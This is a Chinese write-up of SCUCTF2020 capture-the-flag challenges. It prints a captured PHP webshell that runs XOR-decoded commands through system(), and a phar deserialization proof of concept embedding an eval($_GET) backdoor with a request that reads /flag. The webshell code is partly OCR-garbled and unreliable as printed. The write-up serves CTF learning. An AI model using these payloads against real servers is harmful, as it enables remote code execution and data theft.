SCUCTF2020部分writeup

东坡何罪发文章总是审核不通过，去博客园了 于 2020-06-21 22:55:10 发布 754 收藏 1


SCUCTF2020部分writeup

MISC

专业团队

binwalk -e Daning.png

提取出word文档



啊，这都被你找到了↵
那好吧，告诉你 Flag 吧↵
scuctf{19cc63ff-50b9-4254-a997-89d613290918}↵


scuctf{19cc63ff-50b9-4254-a997-89d613290918}

记录

参考链接：
IP反向解析(PTR/RDNS)
http://www.winwebmail.com/errmail/ptr.html

从零开始邮件服务器搭建 - 简书
https://www.jianshu.com/p/610d9bf0ae8b

PTR:反向域名解析,可以通过发件人的IP地址反向得知域名,也是一种用以判断发件人是否正常的方式.



Sending DNS query for **173.120.82.173.in-addr.arpa**...

default-resolver returned a **non-authoritative** response in 181 ms:

Answer records

name	class	type	data	time to live
173.120.82.173.in-addr.arpa	IN	PTR	b80e3ba4-055f-4c26-9482-23dc46424852.example.com	3600s (01:00:00)

flag{b80e3ba4-055f-4c26-9482-23dc46424852}

APU的犯罪证据

上传的shell

```php
<?php
session_start();
function fastpow($a,$b,$c)
{
    if($b==0)
        return 1;
    $res=fastpow($a,intval($b/2),$c);
    if($b%2)
        return $res*$res*$a%$c;
    return $res*$res%$c;
}
if(!isset($_SESSION['p']))
{
    $_SESSION['p']=46;
    $_SESSION['?]=6;
    $_SESSION['ra']=rand(50, 100);
    4=fastpow($_SESSION['?],$_SESSION['ra'],$_SESSION['p']);
    printf("%d,%d,%d",$_SESSION['p'],$_SESSION['?],$Sa);
    die();
}
if(!isset($_SESSION['key']))
{
    $_SESSION['key']=fastpow(32,$_SESSION['ra'],46);  18
    die();
}
$code=$_REQUEST['code'];
$cmd='';
for($i=0;$i<strlen($_REQUEST['code']);$i++)
{
    $cmd.=chr(ord($_REQUEST['code'][$i]) ^ $_SESSION['key']);
}
ob_start();
system($cmd);
$res=ob_get_contents();
ob_end_clean();
for($i=0;$i<strlen($res);$i++)
{
  echo chr(ord($res[$i]) ^ $_SESSION['key']);
}
```

根据传输的命令爆破出来key为18

```
a = list('~a')
a = list('YgZfwd!J_g*EXE9HtqjFwqA*wqA*wqA*wqA*wqA*wqA*wvaW.')

key = 0

temp = ''

for key in range(0,128):
 print(key)
 temp = ''
 for i in a :
  temp = temp + chr(ord(i)^key)

 print(temp)
```

与key异或之后
KuHtev3XMu8WJW+ZfcxTecS8ecS8ecS8ecS8ecS8ecS8edsE<

```
str1 = [ 'A', 'B', 'C', 'D', 'E', 'F','G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S',  'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's',  't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5',  '6', '7', '8', '9', '+', '/']

str2 = list("NOPQRSABCDEFGHIa23156bcdefgJKLMT7894VWXYZhijklmnopqrstuvwxyz0+/")

flag1 = 'KuHtev3XMu8WJW+ZfcxTecS8ecS8ecS8ecS8ecS8edsE'

flag2= ''

def change(temp):
 for i in range(64):
  if temp == str2[i]:
   return str1[i]

for temp in flag1:
 flag2 = flag2+str(change(temp))

print(flag2)
```

恢复成标准base64之后
c2N1Y3Rme2hlbl9oZW5fYWFhYWFhYWFhYWFhYWFhYWFhYX0K

base64解密之后：

scuctf{hen_hen_aaaaaaaaaaaaaaaaaa}

re

真的签到题

```
a = "scu_ctf_f4k3_f14g"
b = "pbm`KkL`dKQ2KeJLd"
c = ""

for i in range(17):
 c = c + chr(ord(b[i])*2-ord(a[i]))
print(c)
```

scuctf{maea3b2abb717dcda}

PY交易

参考链接：
[原创]死磕python字节码-手工还原python源码-『软件逆向』-看雪安全论坛
https://bbs.pediy.com/thread-246683.htm

32.12. dis — Disassembler for Python bytecode — Python 2.7.18 documentation
https://docs.python.org/2/library/dis.html

Python逆向（五）—— Python字节码解读 - Blili - 博客园
https://www.cnblogs.com/blili/p/11804690.html

Python反编译之字节码 - 知乎
https://zhuanlan.zhihu.com/p/66303449

反汇编并化简之后如下：

```
inputs = input ('please your flag:')
inputs = inputs[7:-1]
flag = 'th31_scuctf_eXclus1v3'        #len(flag)=21
theflag = ''
i = 0
j=0
print(flag[0])
if len(flag) != len(inputs):
 print("Error!")
for i in range(0,7):
  theflag =  theflag  +chr  (ord(flag[i]) + ord(inputs[i+ 8] )   #len(theflag)=7
for i in range(10,15):
 theflag = theflag + chr(ord(flag[i])  +  ord( inputs[i-8]))       #len(theflag)=12
 j = i + 1
for i in range(15,21):
 theflag =  theflag + chr(ord(flag[i-3]) +   ord(inputs[i]))  #len(theflag)=18

flags = list(theflag)
for i in range(0,9):
 flags[i] = chr(ord(flags[i])+20)     #  flags[0:9] = 'ú±¬¤¤úÖíÒ'

flagt =flags[   9  :  18 ]
theflag = ''.join(flagt)         #len(theflag)=9
for  k in range(0,9):                  #theflag = '×\x8bÙÍ\x8cÓÜî¤'
 theflag =  theflag + ''.join(flags[k])
if theflag == '×\x8bÙÍ\x8cÓÜî¤ú±¬¤¤úÖíÒ' :
 print ('You win!')
```

计算flag的脚本

```
flags = 'ú±¬¤¤úÖíÒ' + '×\x8bÙÍ\x8cÓÜî¤'

flags = list(flags)

for i in range(0,9):
 flags[i] = chr(ord(flags[i])-20)

flag = 'th31_scuctf_eXclus1v3'
theflag = flags
inputs = '*'*21

inputs = list(inputs)
flag = list(flag)
theflag = list(theflag)

for i in range(0,7):
 inputs[i+ 8] = chr( ord(theflag[i])  - ord(flag[i])  )

for i in range(10,15):
 inputs[i-8] = chr( ord(theflag[i-3])  - ord(flag[i])  )

for i in range(15,21):
 inputs[i] = chr( ord(theflag[i-3])  - ord(flag[i-3])  )

print(''.join(inputs))
```

scuctf{d1s_r3v3r5e_1s_h4ppy1}

太空大战

参考链接：
简单 Unity3D 安卓游戏逆向思路
https://paper.seebug.org/829/


.NET IL指令速查表 - DotNet码农 - 博客园
https://www.cnblogs.com/yuwentao/p/5923978.html

青蛙旅行 — Unity3d类安卓游戏逆向分析初探 - 安全客，安全资讯平台
https://www.anquanke.com/post/id/96901

神器如 dnSpy，无需源码也能修改 .NET 程序 - walterlv
https://walterlv.gitee.io/post/edit-and-recompile-assembly-using-dnspy.html

消灭所有敌人就能获得flag


用dnSpy打开\assets\bin\Data\Managed里的Assembly-CSharp.dll
查看PlayerShooting类里的MakeAShot方法，里面是个switch语句。


集资源管理器
FollowThePath @02000006
Guns @0200000C
LevelController @02000008
Player @02000009
PlayerMoving @0200000B
PlayerShooting @0200000D
基类型和接口
派生类型
PlayerShooting() : void @0600002D
Awake() : void @06000028
CreateLazerShot(GameObject, Vector3, Vector3)
MakeAShot() : void @0600002B
Start() : void @06000029
Update() : void @0600002A
fireRate : float @04000032
guns : Guns @04000036
instance : PlayerShooting @04000039
maxweaponPower : int @04000038
nextFire : float @04000034
projectileObject : GameObject @04000033
shootingIsActive : bool @04000037
weaponPower : int @04000035
PoolingController @0200000F
PoolingObjects @0200000E
Projectile @02000010
RepeatingBackground @02000011
Shooting @02000013
VisualEffect @02000012
Wave @02000014
netstandard (2.0.0.0)
mscorlib (4.0.0.0)
UnityEngine.CoreModule (0.0.0.0)
UnityEngine.ParticleSystemModule (0.0.0.0)
MakeAShot() : void

```
// PlayerShooting
// Token: 0x0600002B RID: 43 RVA: 0x00002B8C File Offset: 0x00000D8C
private void MakeAShot()
{
    switch (this.weaponPower)
    {
    case 1:
        this.CreateLazerShot(this.projectileObject, this.guns.centralGun.transform.position, Vector3.zer
        this.guns.centralGunVFX.Play();
        return;
    case 2:
        this.CreateLazerShot(this.projectileObject, this.guns.rightGun.transform.position, Vector3.zero)
        this.guns.leftGunVFX.Play();
        this.CreateLazerShot(this.projectileObject, this.guns.leftGun.transform.position, Vector3.zero);
        this.guns.rightGunVFX.Play();
        return;
    case 3:
        this.CreateLazerShot(this.projectileObject, this.guns.centralGun.transform.position, Vector3.zer
        this.CreateLazerShot(this.projectileObject, this.guns.rightGun.transform.position, new Vector3(0
        this.guns.leftGunVFX.Play();
        this.CreateLazerShot(this.projectileObject, this.guns.leftGun.transform.position, new Vector3(0f
        this.guns.rightGunVFX.Play();
        return;
    case 4:
        this.CreateLazerShot(this.projectileObject, this.guns.centralGun.transform.position, Vector3.zer
        this.CreateLazerShot(this.projectileObject, this.guns.rightGun.transform.position, new Vector3(0
        this.guns.leftGunVFX.Play();
        this.CreateLazerShot(this.projectileObject, this.guns.leftGun.transform.position, new Vector3(0f
        this.guns.rightGunVFX.Play();
        this.CreateLazerShot(this.projectileObject, this.guns.leftGun.transform.position, new Vector3(0f
        this.CreateLazerShot(this.projectileObject, this.guns.rightGun.transform.position, new Vector3(0
        return;
    default:
        return;
    }
}
```

https://blog.csdn.net/perfect0066

通过汇编将case1、2、3的return改为nop，开局获得多个fire。


资源管理器
FollowThePath @02000006
Guns @0200000C
LevelController @02000008
Player @02000009
基类型和接口
派生类型
Player() : void @06000020
Awake() : void @0600001D
Destruction() : void @0600001F
GetDamage(int) : void @0600001E
destructionFX : GameObject @0400001E
instance : Player @0400001F
PlayerMoving @0200000B
PlayerShooting @0200000D
基类型和接口
派生类型
PlayerShooting() : void @0600002D
Awake() : void @06000028
CreateLazerShot(GameObject, Vector3, Vector3)
MakeAShot() : void @0600002B
GetDamage(int) : void
指令
局部变量
异常处理程序

```
// Player
// Token: 0x0600001E RID: 30 RVA: 0x00002880 File Offset: 0x00000A80
public void GetDamage(int damage)
{
    this.Destruction();
}
```

编辑方法体 - GetDamage(int) : void @0600001E

主体类型(B) IL

□ 保持之前的 MaxStack 值(K) ☑ 初始化局部变量(I) 头数据 RVA 0x2880 头

序号	偏移	操作码	操作符
0	0000	ldarg.0	
1	0001	call	instance void Player::Destruction()
2	0006	ret	

https://blog.csdn.net/perfect0066

Player类GetDamage方法里的语句改为nop，使player手上不销毁。

重打包apk，安装apk，使用adb查看debug信息获得flag

scuctf{b44822668458dee4}

web

二次注入

参考链接：
SQL注入（二次注入） - 知乎
https://zhuanlan.zhihu.com/p/39917830

flag会变

反序列化？

参考链接：
PHP反序列化入门之phar | Mochazz's blog
https://mochazz.github.io/2019/02/02/PHP反序列化入门之phar/#例题一

```
<?php
// phar.readonly无法通过该语句进行设置: init_set("phar.readonly",0);
class Flag{
    var $code = '@eval($_GET[_]);';
}

$o = new Flag();
$filename = 'poc.phar';// 后缀必须为phar，否则程序无法运行
file_exists($filename) ? unlink($filename) : null;
$phar=new Phar($filename);
$phar->startBuffering();
$phar->setStub("GIF89a<?php __HALT_COMPILER(); ?>");
$phar->setMetadata($o);
$phar->addFromString("foo.txt","bar");
$phar->stopBuffering();
?>
```

/vulnerable.php?filename=phar://upload/poc.gif&_=echo file_get_contents('/flag');

Crypto

自创觅马

解密脚本

```
def c2i(c):
 return ord(c)-ord('a')

def i2c(i):
 return chr(i+ord('a'))

def affine(x):
 return (5 *x +8)%26

def un_affine(x):
 temp = x-8+26
 while temp %5 >0:
  temp = temp + 26
 return int((temp/5)%26)

encrypt = "hlimiuaxhiurxhefwxehyiatumx"

result = "".join([i2c(un_affine(c2i(i))) for i in encrypt ] )

print(result)
```

flag{asodfashdfupidufyaoxsgd}